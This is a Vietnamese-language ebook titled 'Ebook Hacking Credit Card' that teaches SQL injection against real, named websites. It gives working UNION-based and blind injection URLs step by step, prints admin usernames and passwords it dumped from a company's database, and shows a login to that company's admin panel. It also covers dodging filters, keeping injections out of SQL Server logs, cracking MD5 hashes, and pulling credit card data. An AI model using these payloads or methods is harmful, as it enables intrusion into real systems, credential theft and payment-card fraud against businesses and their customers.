

Ebook Hacking Credit Card

Version 4



**It's a special version which the title
will be: **Hieupc Returns****

Copyright ® by hieupc

Email: hieupc@gmail.com

Yahoo ID: hieuitpc

Châm ngôn: Cuộc đời là những chuỗi ngày vất vả, các bạn phải biết vượt qua nó thì mới có thể trưởng thành và thành công được. Đừng nhọc trí, hãy nghĩ đơn giản đó chỉ là thử thách của cuộc đời.

Xuất bản: 09-09-2009

Tác giả Ebook: Hieupc

Lời Nói Đầu:

Thời gian trôi nhanh thật nhỉ, mới đó mà đã 4 năm trôi, cuộc sống của hieupc thay đổi quá nhiều trong khoảng thời gian này. Từ một thằng chẳng biết gì về vi tính, bỗng chốc tôi biết quá nhiều điều về vi tính, tôi đã học hỏi được rất nhiều từ cách ăn nói, đối xử và thái độ để giờ đây có thể tạm gọi là an tâm tôi có thể sống tốt ở xã hội này. Lúc nhỏ tôi mơ ước có một cái máy vi tính, ba mẹ tôi đã mua cho tôi như một món quà bất ngờ, ban đầu lên mạng đọc sách báo thấy có nhiều điều mới lạ lắm kìa và dần dần tôi cũng quen được vài người trên mạng. Cho đến giờ này tôi vẫn nhớ họ là ai và nickname của họ là gì. Nếu bạn hỏi tôi tại sao tôi lại được như ngày hôm nay, thực sự câu trả lời cũng đơn giản là sự cố gắng không ngừng tìm tòi học hỏi, nhưng tôi thật may mắn khi gặp được những bậc trưởng lão về mạng máy tính lúc bấy giờ vì vậy mà tôi mới có một tầm hiểu biết khá là rộng như bây giờ. Tôi thích viết sách bởi vì tôi thích chia sẻ kiến thức của mình cho mọi người, hy vọng rằng các bạn sẽ tiếp thu được phần nào từ cuốn Ebook này. Vì vậy, hãy luôn học hỏi, cố gắng, chia sẻ để được nhận lại và quan trọng là đừng nản chí.

P/S: Nếu bạn đọc cảm thấy cuốn Ebook này bổ ích đối với mọi người thì hãy giúp Hieupc chia sẻ nó nhé. Mọi ý kiến đóng góp và phê bình vui lòng email vào địa chỉ: hieupc@gmail.com.

My Friends: Ly0kha, PxNam, J0hnnnywalk3r, Yeuemdaikho, Kehieuhoc, Langtuhaohoa, Mr.saobang, Vampirevn, Thanhhuyleit, Thanh83, Longnhi.....

Chú ý: Trong những bài viết dưới đây có một số chỗ được **tô đậm màu đen** và chữ **màu đỏ** là những chỗ cần phải chú ý.

Muc Luc:	Page
I. Exploiting PHP Injection:	4
1. PHP Injection là gì?	4
2. Khai thác PHP Injection triệt để.	4 - 16
II. Getting Root Server by Many Methods:	17
1. Kỹ thuật Exploit để Get Root into MYSQL Server.	17 - 24
2. Kỹ thuật chiếm quyền Admin qua SA MSSQL Server.	25 - 37
3. Những điều cần biết về Localhack.	38 - 48
III. How To Get These Important Information:	49
1. Kiểm link Admin như thế nào.	49 - 50
2. Lấy những thông tin quan trọng mà ta cần.	51 - 53
IV. Exploiting By Tool, Scripts:	54
1. Shell Scripts.	54
2. Tools Hack.	54
V. Speacial Things:	55
1. Hướng dẫn cách Fix SQL Injection và những cách khắc phục khác.	55 - 64
2. Ngăn chặn Localhack.	65 - 68
3. Thực tập SQL Injection.	69

I. Exploiting PHP Injection:

1. PHP Injection là gì:

PHP Injection xét về khía cạnh server script là thuật ngữ miêu tả điểm yếu mà một attacker có thể thực thi được code php khi không kiểm soát giá trị truyền vào. Ví dụ trường hợp dữ liệu đưa vào có thể sử dụng trong hàm eval() hay include()

Ví dụ:

```
$myvar = 'somevalue';
$x = $_GET['arg'];
eval('$myvar = ' . $x . ');
```

```
<?php
$color = 'blue';
if ( __isset( $_GET['COLOR'] ) )
$color = $_GET['COLOR'];
require( $color . '.php' );
?>
```

2. Khai thác PHP Injection triệt để:

SQL Injection là phương thức khai thác dựa vào quá trình trao đổi dữ liệu giữa người dùng và Web Application. Việc ứng dụng không kiểm tra các giá trị đầu vào dẫn đến attacker có thể cho thực thi các SQL query không mong muốn can thiệp vào database làm thay đổi, thêm, xem hay xóa các dữ liệu.

Hacker thường khai thác bằng cách gửi các giá trị đầu vào để server sinh các thông tin lỗi để từ đó tùy biến theo câu truy vấn gốc của người thiết kế.

Nếu Web Application được customize các trang lỗi hay các trang lỗi không trả về, phải làm thế nào? Hãy thử khai thác với phương thức: blind sql injection.

Ví dụ:

```
http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=1
```

Kết quả trả về là thông tin từ database.

Nhưng nếu ta thêm dấu: ' thì sao nhỉ.

```
http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=1'
```

Kết quả trả về là 1 trang trắng.

Ebook Hacking Credit Card Version 4 - Hleupc

Tùy biến 1:

```
http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=1 and 1=1
```

=> Trang web trả về thông tin từ database tương tự như trên

Tùy biến 2:

```
http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=1 and 1=2
```

=> Không sản phẩm nào xuất hiện.

Vậy ta nhận thấy ở đây 2 kết quả trả về của trang web khác nhau. Với tùy biến 1 ta thêm điều kiện 1=1 (true) sẽ không làm ảnh hưởng đến kết quả của câu truy vấn gốc nên vẫn hiện đúng thông tin từ database, nhưng với điều kiện tùy biến 2: 1=2 (false) thêm vào, câu truy vấn gốc sẽ bị trả kết quả về false dẫn đến không xuất hiện thông tin trên trang web. Dựa vào điểm này ta có thể dùng các truy vấn nối vào sao cho kết quả nhận là true/false để lấy thông tin về hệ thống!

Giả sử chúng ta không biết trường và bảng của ứng dụng web này là gì?

Với lỗi SQL Injection gây ra bởi url trên ta xem thử truy vấn (SQL) của nó liệu có bao nhiêu trường. Sở dĩ cần xác định điều này bởi vì khi chúng ta dùng UNION trong câu lệnh SQL thì số lượng trường của hai câu lệnh select phải trùng nhau.

Ta sẽ dùng lệnh "Order by" vì thông qua lệnh này nó sẽ làm đơn giản việc đếm số và nhanh chóng hơn.

Xác định có bao nhiêu trường truy vấn với url:


```
http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=1
```

Có rất nhiều cách để thực hiện. Ở đây mình sử dụng **order by** <num>. Thực hiện tăng dần <num>. Khi thực hiện **order by** <num>, nếu trang web không hiển thị lỗi tức là số lượng trường vẫn còn, thực hiện tăng <num> cho đến khi nào xuất hiện lỗi tức là ta đã thực hiện tìm đủ số lượng trường.

Ví dụ:

```
http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=1 order by 1 -> vẫn còn bình thường
```

Kết quả:



Ebook Hacking Credit Card Version 4 - Hleupc

<http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=1> **order by 2** -> vẫn còn bình thường.

<http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=1> **order by 10** -> kết quả là trang trắng, không được rồi.

Vậy là ta biết kết quả bị lỗi sẽ chỉ nằm trong khoảng từ 10 trở xuống vì vậy ta thử:

<http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=1> **order by 7** -> vẫn còn bình thường

<http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=1> **order by 8** -> kết quả là trang trắng, vậy có nghĩa là sao, tự nhiên số 7 thì thấy còn bình thường nhưng khi tới số 8 thì kết quả là trang trắng.



Suy ra: số 7 là số mà chúng ta đang tìm đây.

Như vậy truy vấn SQL với Website trên là 7 trường (field)

Đến đây có thể điều tra phiên bản SQL, User... với lệnh sau:


Ví dụ:

Chú ý có dấu : - nhé

Nếu khi ta check SQL version mà là: 4.5 hoặc dưới 5.0 thì coi như ta phải mò table và column.

<http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=-1%20union%20select%201,2,3,4,5,6,7-->

Kết quả hiện ra : một lỗi để từ đây ta có thể khai thác tiếp: (như ở dưới hình, lỗi hiện ra ở số 3 và số 4)



Kiểm tra SQL Version xem sao:

[http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=-1%20union%20select%201,2,version\(\),4,5,6,7--](http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=-1%20union%20select%201,2,version(),4,5,6,7--)

Ebook Hacking Credit Card Version 4 - Hleupc

Kết quả hiện ra: (thật may mắn khi SQL version trên 5.0, vì ở version này ta có thể query all table_name hay column_name cùng một lúc.)



Và cứ thế ta có thể kiểm tra được nhiều information quan trọng khác, dựa vào những câu lệnh này: **version() , user() , database() , @@datadir , group_concat(schema_name) , table_schema ,+from+information_schema.schemata--**

[http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=-1%20union%20select%201,2,user\(\),4,5,6,7--](http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=-1%20union%20select%201,2,user(),4,5,6,7--)

Kết quả hiện ra:



Ta cũng có thể làm cách này để gộp những thông tin cần thiết: **concat_ws(0x3a,version(),user(),database())**

[http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=-1%20union%20select%201,2,concat_ws\(0x3a,version\(\),user\(\),database\(\)\),4,5,6,7--](http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=-1%20union%20select%201,2,concat_ws(0x3a,version(),user(),database()),4,5,6,7--)

Nào giờ chúng ta tiếp tục khai thác lấy tables và columns:

[http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=-1%20union%20select%201,2,group_concat\(table_name\),4,5,6,7%20from%20information_schema.tables--](http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=-1%20union%20select%201,2,group_concat(table_name),4,5,6,7%20from%20information_schema.tables--)

Kết quả: trang trắng, vậy có nghĩa là sao, đôi lúc ta cũng hay gặp tình trạng này, cách giải quyết là thế nào đây.




Ebook Hacking Credit Card Version 4 - Hieupc

Ta đánh thêm: **unhex(hex(** vào trước group_concat nhé. Thử kết quả thế nào:

<http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=->

1%20union%20select%201,2,**unhex(hex(group_concat(table_name)))**,4,5,6,7%20from%20information_schema.tables--

Kết quả:



Trong PHP injection hay còn gọi là Blind Injection ta phải **Hex table** lại để khai thác lấy columns từ những table quan trọng như: admin, users, accounts.... Tại sao phải **Hex** vì **Magic_Quotes** đang ở chế độ: **ON**


Sau khi, khai thác lấy được hết tất cả tables, Hieupc nhận thấy site này có một table quan trọng là: **admin**. Thử khai thác xem sao: (table: **admin** được Hieupc Hex thành: **61646d696e**)

<http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=->

1%20union%20select%201,2,**unhex(hex(group_concat(column_name)))**,4,5,6,7%20from%20information_schema.columns where table_name=**0x61646d696e**--

nhớ có "**0x**" phía trước dòng **hex** nhé. Tương tự ta cũng phải **unhex(hex(** vì đối với site này thì ta phải vậy, một số site khác có lẽ không có **unhex(hex(** hoặc có cũng không sao.

Kết quả:



Như ta thấy: 2 column quan trọng nhất: **username, pass** của table: **admin**


Bước kế tiếp là query lấy kết quả mà ta đạt được:

<http://www.hoanvustc.com/services.php?lg=vn&k=2&nc=->

1%20union%20select%201,2,**unhex(hex(group_concat(username,0x7c,pass)))**,4,5,6,7%20from%20admin

Ebook Hacking Credit Card Version 4 - Hleupc

Kết quả:

**NGHIÊN CỨU KHOA HỌC VÀ DỰ ÁN**

 **Hoanvustc|hoanvustc,thanhchienlu|123456,cuongle|cuongle**

**4**

[Chi tiết...](#)

Như vậy ta đã có được:

Username: cuongle

Pass: cuongle

.....và một số user admin khác.

Lưu ý: **0x7c** là dấu | ta dùng cái này để dễ nhìn và lấy thông tin dễ dàng hơn, cái này ta convert ra Hex ấy mà. Khi query lấy thông tin từ table như trong bài này là: **admin** chẳng hạn thì ta không cần phải Hex làm gì. Nó thật đơn giản phải không, giống như những cách khai thác mà trong những cuốn Ebook trước cũng đã có và đề cập đến

Nào giờ ta kiểm link admin vào xem sao: (thường thì: admin, pcadmin, admin_login, admin.php....)

Sau một hồi mò mẫm, cuối cùng thì link admin của nó là:

http://www.hoanvustc.com/**manager/** giờ ta thử đăng nhập với username và pass hồi nãy query thử xem sao.


Kết quả: (Đến đây là thành công rồi nhé)

HOAN VU CO., LTD- Powered by: NHU NGUYEN Co.,Ltd

GIỚI THIỆU SẢN PHẨM PT KT CHẤT LƯỢNG TUYỂN DỤNG THIẾT BỊ TIN TỨC LIÊN HỆ DỊCH VỤ QUẢN TRỊ

DỮ LIỆU TIẾNG VIỆT

QUẢN TRỊ WEBSITE

 [Đổi mật khẩu](#)

Thông tin công ty

Tên công ty	:	Công Ty TNHH Một Thành Viên Khoa Học Công Nghệ Hoàn Vũ
Tên giao dịch	:	Hoan Vu STC
Địa chỉ	:	112A Lương Thế Vinh, Tân Thới Hòa, Q. Tân Phú, Tp. HCM
Điện thoại	:	(84-8) 8581610 - 2673737 - 9613 696
Fax	:	(84-8) 858 1610
Mã số thuế	:	0304932124

Một số kinh nghiệm của Hieupc:

Trong việc khai thác blind sql injection một số hàm sau tỏ ra hữu ích:

1. SUBSTRING(string,vị trí, số lượng): Hàm cắt chuỗi

vd:

SUBSTRING('dbo', 1, 1) = 'd'

SUBSTRING('dbo', 2, 1) = 'b'

SUBSTRING('dbo', 3, 1) = 'o'

2. Lower(): chuyển ký tự sang chữ thường

3. Upper(): chuyển ký tự sang chữ HOA

4. ASCII(): chuyển ký tự sang số tương ứng mã ascii

5. If(đk,kq1,kq2)

Ngoài ra chú ý thêm:

- Một số lỗi thường gặp của Mysql Injection:

Warning: mysql_numrows(): supplied argument is not a valid MySQL result resource in C:\..... on line 37

Lỗi trả về là một trang trắng.....

- Ta có thể sử dụng: Union select all, Union all select...

- Ta có thể sử dụng **table_schema** để xác định được **tables** của **table_schema** đó.

http://www.website.com/shop.php?id=1+UNION+SELECT+
1,group_concat(table_name),3,4
+from+information_schema.tables+where+**table_schema**=hie
upc— (nhớ convert **hieupc** sang **Hex** hoặc **Ascii** nhé.)

- Đôi khi ta hack không mò ra được link admin thì ta có thể query trực tiếp từ database để lấy những thông tin như: CC, Information, user, pass.... (vấn đề kiểm link admin sẽ được trình bày ở bài viết tiếp theo).

- Theo kinh nghiệm cho thấy nếu website config kỹ sẽ chặn những hàm như: union, select, convert....lúc này ta cố gắng thử bằng cách thay vào đó là chữ IN HOA và viết thường chen lẫn nhau. Ví dụ: UnIoN SeLEct.....

- Một điều thú vị là khi bạn đã vào được admin panel rồi nhưng thông tin quan trọng như: credit card number, hay password của customer lại bị mã hoá hoặc bị hide đi dưới dạng ****, thì ta có thể sửa code lại hay còn gọi là dịch ngược code từ hide → unhide...(cái này chỉ áp dụng trong trường hợp bạn có source code của website đó).

- Một số website secure cao hơn thì lúc ta query để lấy table hoặc column sẽ hiện ra trang trắng hoặc báo lỗi thế này, cái này chắc potay rồi:

The page cannot be found!

The page you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Please try the following:

- Make sure that the Web site address displayed in the address bar of your browser is spelled and formatted correctly.
- If you reached this page by clicking a link, contact the Web site administrator to alert them that the link is incorrectly formatted.
- Click the **Back** button to try another link.

Error 404 - File or directory not found.

onIP™: provide integrated solutions based on IP technology.
Powered by Nguyen Duc Minh and mCMS group. Please contact to master@onip.vn for more information!

- Nếu bạn khai thác được user và pass của admin mà bị mã hoá MD5, có thể decode nó ở đây:

http://www.th3-0utl4ws.com/tools/md5/md5_looker.php

<http://gdataonline.com/seekhash.php>

- Ngoài ra nếu bạn gặp định dạng mã hoá lạ, bạn phải làm sao kiểm được key mã hoá của nó từ đó mới có thể dịch ngược lại.

- Đôi lúc ta kiểm được link admin và có thể login trực tiếp mà không cần user và pass bằng cách Bypass Login (cái này sẽ được trình bày ở bài viết tiếp theo).

- Ta có thể sử dụng dấu **+** thay cho khoảng trắng space, ví dụ:
`union+all+select....`

- Trong bài Hieupc sử dụng: **0x7c** tượng trưng cho dấu **|** ta cũng có thể sử dụng những ký tự khác như: dấu 2 chấm.... Muốn convert từ dạng text sang Hex, ta vào trang web sau:

<http://www.string-functions.com/string-hex.aspx>

(ta sẽ thêm **0x** sau mỗi string-hex). Ví dụ: table: admin sau khi convert thì được: **61646d696e** và sau khi thêm **0x** thì được: **0x61646d696e**, lấy cái này đưa vào câu lệnh để khai thác.

- Hoặc ta cũng có thể convert sang **Ascii** thay vì convert sang **Hex**. Ví dụ: table: **admin** convert thì ra: **char(97,100,109,105,110)**

- Một chút về bảng mã **ASCII**:

Bộ ký tự **ASCII** gồm 256 ký tự được phân bố như sau:

+ 32 ký tự đầu là các ký tự điều khiển không in được ví dụ như ký tự ENTER (mã 13) , ký tự ESC (mã 27)

+ các mã 32-47,58-64,91-96 và 123-127 là các ký từ đặc biệt như dấu chấm, chấm phẩy , dấu ngoặc , móc , hỏi

+ các mã 48-57 là 10 chữ số

+ các mã 65-90 là các chữ cái hoa A->Z

+ các ký tự 97-122 là các chữ cái thường a->z

+ các mã ASCII là các ký tự đồ họa.

- Trường hợp bị ngăn chặn các thông báo lỗi gửi từ máy chủ bằng cách thêm dấu **@** trước câu lệnh truy vấn, dạng này rất khó bị phát hiện SQL Injection. Ví dụ:

```
$id = $_GET[id]; @mysql_query("SELECT * FROM user WHERE id=$id");
```

Hoặc sử dụng **error_reporting(0)**; ở đầu đoạn PHP code để che dấu lỗi...
Để xác định lỗi này không thể thêm dấu ' ở cuối câu truy vấn như trên do đã bị chặn hiện lỗi. Trong trường hợp này để thử ta thêm một đẳng thức đứng sau câu truy vấn như sau:


```
http://web.com/user.php?id=1 and 1=1
```

Nếu kết quả trang web sau khi thêm vào biểu thức trên không bị thay đổi ta nói trang web đó khả năng bị lỗi rất lớn mà ta có thể khai thác được.

- Ngoài ra một số trang web mà Hieupc từng hack, có dạng dấu lỗi như sau: khi ta thêm dấu ' vào sau thì không hiện gì hoặc hiện ra chỉ một phần nào đó của trang web, lúc này ta thử view source và sẽ thấy lỗi SQL Injection.

- View Source là một thứ không thể thiếu trong khi hack Web đặc biệt là SQL Injection và một số kiểu hack khác như: XSS, RFI, LFI.

- Nếu bạn gặp MYSQL version dưới 5 thì phải mò table và column quan trọng để lấy được thông tin mình cần nhé, ta cũng có thể dùng những tool scan tables hay columns. Ví dụ:



- Trong một vài trường hợp ta cũng có thể sử dụng 1,1,1,1,1,1.... Thay vì 1,2,3,4,5,6... trong câu lệnh query SQL Injection.


- Đôi khi ta dùng lệnh **order by** nhưng trang vẫn hoàn toàn trắng thì có nghĩa là ta phải query bằng cách đánh từ số 1 cho đến khi nào hiện lỗi mới thôi. Ví dụ ở site này:

```
http://vn.lge.com/index.php?option=products&task=productsdetails&id=1 order by 1
```

Order by 1 : vẫn là trang trắng, vậy là tới đây ta hiểu rồi nên phải tự đánh số và mò mãi thôi, ví dụ:

```
http://vn.lge.com/index.php?option=products&task=productsdetails&id=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14--
```

Kết quả:

```
Model : 2
3
4
image_product
 Hướng dẫn sử dụng
```

- Nếu trong khi hack chúng ta thêm dấu ‘ sau một trang có nghi vấn bị lỗi, mà kết quả trả về là một trang trắng hoàn toàn, thì có thể trang web đó dính lỗi PHP Injection.

- Lệnh union ở đây chính là lệnh kết nối các bảng lại với nhau. Chúng ta cứ sử dụng cho đến khi biết chính xác có bao nhiêu bảng dữ liệu nằm trong database.

- Nếu trường hợp xuất hiện lỗi ta có thể thêm **limit 0,1** và tăng dần **limit 1,1 limit 2,1** để lấy hết tất cả thông tin cần thiết.

- Ta có thể sử dụng **concat** thay cho **group_concat**

- Ta có thể sử dụng **null** để biết chính xác có bao nhiêu bảng của website đó, ví dụ:

```
http://www.site.com/index.php?page=-1 union + + + select null, null / *
```

```
http://www.site.com/index.php?page=99999 union + + + select null, null / *
```

- Chúng ta sẽ sử dụng lần lượt các câu truy vấn thông dụng như:

```
+union select null, null
union select null, null, null
union select null, null, null, null
```

- Xác định nhanh có bao nhiêu trường trong bảng:

Order by 100 . Dĩ nhiên các cột không thể nào quá 100 cột được. Với cách thức này ta có thể nhanh chóng biết được bao nhiêu cột. Và có sai thì nó sẽ báo lỗi. Vì vậy sẽ rất dễ để ta đoán được một Site có khoảng bao cột hay trường trong bảng.

- Nếu bạn query ra quá nhiều table mà chưa hiện ra được table quan trọng cần tìm, thì phải làm sao đây, lúc này ta sử dụng đến hàm này:

```
site.com/index.php?id=-1 union select
1,2,substr(group_concat(table_name),100,300),3,4,5..... dành cho những site bình
thường.

site.com/index.php?id=-1 union select 1,2,
unhex(hex(substr(group_concat(table_name),100,300))),3,4,5..... dành cho những site
nào khó chịu như site mà Hieupc đã demo ở trên.
```

Để tiếp tục xem những table tiếp theo thì ta thay lần lượt từ **100** lên **200** rồi **300**.....

- Hoặc ta cũng có thể dùng **LIMIT 1 OFFSET 44--** để có thể xem tiếp những thông tin chưa hiện hết, ta thay đổi từ 44 đến 45, 46.... là tables hoặc columns sẽ hiện ra hết. Ví dụ:

```
' union select
1,2,3,4,5,6,7,concat(table_name,0x7c,table_schema,0x7c),9,10,11,12,13,14,15,16,17,18,19
FROM information_schema.tables LIMIT 1 OFFSET 44--
```

- Tùy thuộc vào hệ quản trị CSDL mà có các cú pháp ghi comment khác nhau, ví dụ:

```
Microsoft Access: '
MySQL : -- , /* */ , /* , # trong bài viết này các bạn chú ý Hieupc đã sử dụng dấu --
Sql Server : -- , /* */ , null byte %00
```

- Còn đối với sp_password thì theo mình biết thì nó có tác dụng đổi password của user. Ví dụ:

```
Sp_password 'old_pass','new_pass',user'
```

Ngoài ra nó được dùng bên sau dấu comment trong câu lệnh sql dùng để inject thì tránh ghi log. Bởi vì khi thực thi một câu lệnh SQL thuộc loại T-SQL thì hệ quản trị sẽ ghi nhận lại sự kiện này. Nếu dùng sp_password nó sẽ không ghi nhận (có ghi nhận nhưng không ghi lại câu lệnh SQL của ta cho dù sp_password có ở sau dấu comment đối với SQL Server).

```
- I' union select current_user,null/*
```

hoặc

```
I' union select user(),null/*
```

Các câu lệnh này có thể cung cấp thông tin về MySQL user hiện tại, dạng như:

Usenam@server

Hoặc bạn cũng có thể đoán tên user bằng Blind SQLi nếu như không union được. Các câu lệnh ví dụ:

```
I' and user() like 'root
```

```
I' and mid(user(),1,1)
```

```
I' and mid(user(),2,1)>'m
```

```
I' and ascii(substring(user(),1,1))>64
```

Nếu SQL Version dưới 5 thì sao?

Theo mình nghĩ thì chỉ có cách là mò tables và columns mà mình muốn tìm thôi, hiện nay cũng có một số công cụ tool, script hỗ trợ để scan.

Sau đây là bài viết của tác giả: Seamoun HVA sẽ giúp bạn nắm được phần nào kỹ thuật này.

Đầu tiên với url:

```
http://site.com/phpevents/event.php?id=1
```

Thực hiện thêm dấu ' sau id=1. url trở thành

```
http://site.com/phpevents/event.php?id=1'
```

Ta phát hiện rằng phpevents có lỗi SQL Injection với thông báo sau:

```
Warning: mysql_numrows(): supplied argument is not a valid MySQL result resource in  
C:\xampp\htdocs\phpevents\event.php on line 37
```

Xác định có bao nhiêu trường truy vấn với:

```
http://site.com/phpevents/event.php?id=1
```

Lần lượt ta thử:

<pre>http://site.com/phpevents/event.php?id=1 order by 1(<-- Vẫn OK)</pre>
<pre>http://site.com/phpevents/event.php?id=1 order by 2(<-- Vẫn OK)</pre>
<pre>http://site.com/phpevents/event.php?id=1 order by 3(<-- Vẫn OK)</pre>
...
.....
<pre>http://site.com/phpevents/event.php?id=1 order by 15 (<-- Vẫn OK)</pre>
<pre>http://site.com/phpevents/event.php?id=1 order by 16 (Xuất hiện lỗi)</pre>

Như vậy truy vấn SQL với url trên là 15 trường (field)

Đến đây có thể điều tra phiên bản SQL, user với lệnh sau:

<pre>http://site.com/phpevents/event.php?id=1 union all select 1,@@version,1,1,1,1,1,1,1,1,1,1,1,1,1</pre>
<pre>http://site.com/phpevents/event.php?id=1 union all select 1,user(),1,1,1,1,1,1,1,1,1,1,1,1,1</pre>

Sau khi đã có số lượng trường rồi thì lúc này sẽ tiến hành đoán bảng (table) login của nó: có thể thử với các table thông dụng như: manager, admin, administrator, systemlogin, ... (Việc đoán table thuộc về kinh nghiệm, kết hợp với việc crawl, spider nội dung web mà mình khai thác, cũng có thể dựa vào source code có sẵn mà truy ra được tables và columns là gì...). Nếu như tên bảng không đúng thì khi thực hiện union all select ... nó sẽ thông báo lỗi, ngược lại nếu tên đúng thì nó chạy OK. Tiến hành thử tìm table như sau:

<pre>http://site.com/phpevents/event.php?id=1 union all select 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1 from systemlogin (Fail)</pre>
<pre>http://site.com/phpevents/event.php?id=1 union all select 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1 from manager (Fail)</pre>
<pre>http://site.com/phpevents/event.php?id=1 union all select 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1 from admin (OK)</pre>

Ebook Hacking Credit Card Version 4 - Hleupc

Sau khi đoán được tên table là admin. Tiếp theo là dự đoán tên trường trong bảng admin mà mình đã lấy được. Có thể đoán tên trường trong bảng admin như là username, uname, user, ... pass, passwd, password, pword, (Tương tự như trên cũng tùy thuộc vào kinh nghiệm kết hợp với việc crawl, spider nội dung web để tìm tên trường...). Tiến hành thử như sau:

```
http://site.com/phpevents/event.php?id=1 union all select 1,username,1,1,1,1,1,1,1,1,1,1,1,1,1 from admin (Fail)
http://site.com/phpevents/event.php?id=1 union all select 1,user,1,1,1,1,1,1,1,1,1,1,1,1,1 from admin (Fail)
http://site.com/phpevents/event.php?id=1 union all select 1,uname,1,1,1,1,1,1,1,1,1,1,1,1,1 from admin (OK)
```

Như vậy trường thứ nhất ta đoán được là uname trong bảng admin. Thực hiện đoán trường mật khẩu:

```
http://site.com/phpevents/event.php?id=1 union all select 1,password,1,1,1,1,1,1,1,1,1,1,1,1,1 from admin (Fail)
http://site.com/phpevents/event.php?id=1 union all select 1,passwd,1,1,1,1,1,1,1,1,1,1,1,1,1 from admin (Fail)
http://site.com/phpevents/event.php?id=1 union all select 1,pword,1,1,1,1,1,1,1,1,1,1,1,1,1 from admin (OK)
```

Như vậy ta đoán được trường mật khẩu là pword. Như vậy ta đã có thông tin đầy đủ để lấy user và pass trong bảng admin với

2 trường uname và pword + tên bảng là admin

Thực hiện lệnh:

```
http://site.com/phpevents/event.php?id=1 union all select 1,concat(uname,0x3a,pword),1,1,1,1,1,1,1,1,1,1,1,1,1 from admin
```

Thực chất với hai câu lệnh trên thì ta tìm được user và pass nhưng muốn thực hiện lệnh :

```
http://site.com/phpevents/event.php?id=1 union all select 1,concat(uname,0x3a,pword),1,1,1,1,1,1,1,1,1,1,1,1,1 from admin
```

